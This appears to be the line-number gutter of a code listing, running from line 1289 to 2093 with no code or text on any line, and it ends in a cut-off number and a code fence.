1289 |
1290 |
1291 |
1292 |
1293 |
1294 |
1295 |
1296 |
1297 |
1298 |
1299 |
1300 |
1301 |
1302 |
1303 |
1304 |
1305 |
1306 |
1307 |
1308 |
1309 |
1310 |
1311 |
1312 |
1313 |
1314 |
1315 |
1316 |
1317 |
1318 |
1319 |
1320 |
1321 |
1322 |
1323 |
1324 |
1325 |
1326 |
1327 |
1328 |
1329 |
1330 |
1331 |
1332 |
1333 |
1334 |
1335 |
1336 |
1337 |
1338 |
1339 |
1340 |
1341 |
1342 |
1343 |
1344 |
1345 |
1346 |
1347 |
1348 |
1349 |
1350 |
1351 |
1352 |
1353 |
1354 |
1355 |
1356 |
1357 |
1358 |
1359 |
1360 |
1361 |
1362 |
1363 |
1364 |
1365 |
1366 |
1367 |
1368 |
1369 |
1370 |
1371 |
1372 |
1373 |
1374 |
1375 |
1376 |
1377 |
1378 |
1379 |
1380 |
1381 |
1382 |
1383 |
1384 |
1385 |
1386 |
1387 |
1388 |
1389 |
1390 |
1391 |
1392 |
1393 |
1394 |
1395 |
1396 |
1397 |
1398 |
1399 |
1400 |
1401 |
1402 |
1403 |
1404 |
1405 |
1406 |
1407 |
1408 |
1409 |
1410 |
1411 |
1412 |
1413 |
1414 |
1415 |
1416 |
1417 |
1418 |
1419 |
1420 |
1421 |
1422 |
1423 |
1424 |
1425 |
1426 |
1427 |
1428 |
1429 |
1430 |
1431 |
1432 |
1433 |
1434 |
1435 |
1436 |
1437 |
1438 |
1439 |
1440 |
1441 |
1442 |
1443 |
1444 |
1445 |
1446 |
1447 |
1448 |
1449 |
1450 |
1451 |
1452 |
1453 |
1454 |
1455 |
1456 |
1457 |
1458 |
1459 |
1460 |
1461 |
1462 |
1463 |
1464 |
1465 |
1466 |
1467 |
1468 |
1469 |
1470 |
1471 |
1472 |
1473 |
1474 |
1475 |
1476 |
1477 |
1478 |
1479 |
1480 |
1481 |
1482 |
1483 |
1484 |
1485 |
1486 |
1487 |
1488 |
1489 |
1490 |
1491 |
1492 |
1493 |
1494 |
1495 |
1496 |
1497 |
1498 |
1499 |
1500 |
1501 |
1502 |
1503 |
1504 |
1505 |
1506 |
1507 |
1508 |
1509 |
1510 |
1511 |
1512 |
1513 |
1514 |
1515 |
1516 |
1517 |
1518 |
1519 |
1520 |
1521 |
1522 |
1523 |
1524 |
1525 |
1526 |
1527 |
1528 |
1529 |
1530 |
1531 |
1532 |
1533 |
1534 |
1535 |
1536 |
1537 |
1538 |
1539 |
1540 |
1541 |
1542 |
1543 |
1544 |
1545 |
1546 |
1547 |
1548 |
1549 |
1550 |
1551 |
1552 |
1553 |
1554 |
1555 |
1556 |
1557 |
1558 |
1559 |
1560 |
1561 |
1562 |
1563 |
1564 |
1565 |
1566 |
1567 |
1568 |
1569 |
1570 |
1571 |
1572 |
1573 |
1574 |
1575 |
1576 |
1577 |
1578 |
1579 |
1580 |
1581 |
1582 |
1583 |
1584 |
1585 |
1586 |
1587 |
1588 |
1589 |
1590 |
1591 |
1592 |
1593 |
1594 |
1595 |
1596 |
1597 |
1598 |
1599 |
1600 |
1601 |
1602 |
1603 |
1604 |
1605 |
1606 |
1607 |
1608 |
1609 |
1610 |
1611 |
1612 |
1613 |
1614 |
1615 |
1616 |
1617 |
1618 |
1619 |
1620 |
1621 |
1622 |
1623 |
1624 |
1625 |
1626 |
1627 |
1628 |
1629 |
1630 |
1631 |
1632 |
1633 |
1634 |
1635 |
1636 |
1637 |
1638 |
1639 |
1640 |
1641 |
1642 |
1643 |
1644 |
1645 |
1646 |
1647 |
1648 |
1649 |
1650 |
1651 |
1652 |
1653 |
1654 |
1655 |
1656 |
1657 |
1658 |
1659 |
1660 |
1661 |
1662 |
1663 |
1664 |
1665 |
1666 |
1667 |
1668 |
1669 |
1670 |
1671 |
1672 |
1673 |
1674 |
1675 |
1676 |
1677 |
1678 |
1679 |
1680 |
1681 |
1682 |
1683 |
1684 |
1685 |
1686 |
1687 |
1688 |
1689 |
1690 |
1691 |
1692 |
1693 |
1694 |
1695 |
1696 |
1697 |
1698 |
1699 |
1700 |
1701 |
1702 |
1703 |
1704 |
1705 |
1706 |
1707 |
1708 |
1709 |
1710 |
1711 |
1712 |
1713 |
1714 |
1715 |
1716 |
1717 |
1718 |
1719 |
1720 |
1721 |
1722 |
1723 |
1724 |
1725 |
1726 |
1727 |
1728 |
1729 |
1730 |
1731 |
1732 |
1733 |
1734 |
1735 |
1736 |
1737 |
1738 |
1739 |
1740 |
1741 |
1742 |
1743 |
1744 |
1745 |
1746 |
1747 |
1748 |
1749 |
1750 |
1751 |
1752 |
1753 |
1754 |
1755 |
1756 |
1757 |
1758 |
1759 |
1760 |
1761 |
1762 |
1763 |
1764 |
1765 |
1766 |
1767 |
1768 |
1769 |
1770 |
1771 |
1772 |
1773 |
1774 |
1775 |
1776 |
1777 |
1778 |
1779 |
1780 |
1781 |
1782 |
1783 |
1784 |
1785 |
1786 |
1787 |
1788 |
1789 |
1790 |
1791 |
1792 |
1793 |
1794 |
1795 |
1796 |
1797 |
1798 |
1799 |
1800 |
1801 |
1802 |
1803 |
1804 |
1805 |
1806 |
1807 |
1808 |
1809 |
1810 |
1811 |
1812 |
1813 |
1814 |
1815 |
1816 |
1817 |
1818 |
1819 |
1820 |
1821 |
1822 |
1823 |
1824 |
1825 |
1826 |
1827 |
1828 |
1829 |
1830 |
1831 |
1832 |
1833 |
1834 |
1835 |
1836 |
1837 |
1838 |
1839 |
1840 |
1841 |
1842 |
1843 |
1844 |
1845 |
1846 |
1847 |
1848 |
1849 |
1850 |
1851 |
1852 |
1853 |
1854 |
1855 |
1856 |
1857 |
1858 |
1859 |
1860 |
1861 |
1862 |
1863 |
1864 |
1865 |
1866 |
1867 |
1868 |
1869 |
1870 |
1871 |
1872 |
1873 |
1874 |
1875 |
1876 |
1877 |
1878 |
1879 |
1880 |
1881 |
1882 |
1883 |
1884 |
1885 |
1886 |
1887 |
1888 |
1889 |
1890 |
1891 |
1892 |
1893 |
1894 |
1895 |
1896 |
1897 |
1898 |
1899 |
1900 |
1901 |
1902 |
1903 |
1904 |
1905 |
1906 |
1907 |
1908 |
1909 |
1910 |
1911 |
1912 |
1913 |
1914 |
1915 |
1916 |
1917 |
1918 |
1919 |
1920 |
1921 |
1922 |
1923 |
1924 |
1925 |
1926 |
1927 |
1928 |
1929 |
1930 |
1931 |
1932 |
1933 |
1934 |
1935 |
1936 |
1937 |
1938 |
1939 |
1940 |
1941 |
1942 |
1943 |
1944 |
1945 |
1946 |
1947 |
1948 |
1949 |
1950 |
1951 |
1952 |
1953 |
1954 |
1955 |
1956 |
1957 |
1958 |
1959 |
1960 |
1961 |
1962 |
1963 |
1964 |
1965 |
1966 |
1967 |
1968 |
1969 |
1970 |
1971 |
1972 |
1973 |
1974 |
1975 |
1976 |
1977 |
1978 |
1979 |
1980 |
1981 |
1982 |
1983 |
1984 |
1985 |
1986 |
1987 |
1988 |
1989 |
1990 |
1991 |
1992 |
1993 |
1994 |
1995 |
1996 |
1997 |
1998 |
1999 |
2000 |
2001 |
2002 |
2003 |
2004 |
2005 |
2006 |
2007 |
2008 |
2009 |
2010 |
2011 |
2012 |
2013 |
2014 |
2015 |
2016 |
2017 |
2018 |
2019 |
2020 |
2021 |
2022 |
2023 |
2024 |
2025 |
2026 |
2027 |
2028 |
2029 |
2030 |
2031 |
2032 |
2033 |
2034 |
2035 |
2036 |
2037 |
2038 |
2039 |
2040 |
2041 |
2042 |
2043 |
2044 |
2045 |
2046 |
2047 |
2048 |
2049 |
2050 |
2051 |
2052 |
2053 |
2054 |
2055 |
2056 |
2057 |
2058 |
2059 |
2060 |
2061 |
2062 |
2063 |
2064 |
2065 |
2066 |
2067 |
2068 |
2069 |
2070 |
2071 |
2072 |
2073 |
2074 |
2075 |
2076 |
2077 |
2078 |
2079 |
2080 |
2081 |
2082 |
2083 |
2084 |
2085 |
2086 |
2087 |
2088 |
2089 |
2090 |
2091 |
2092 |
2093 |
20
```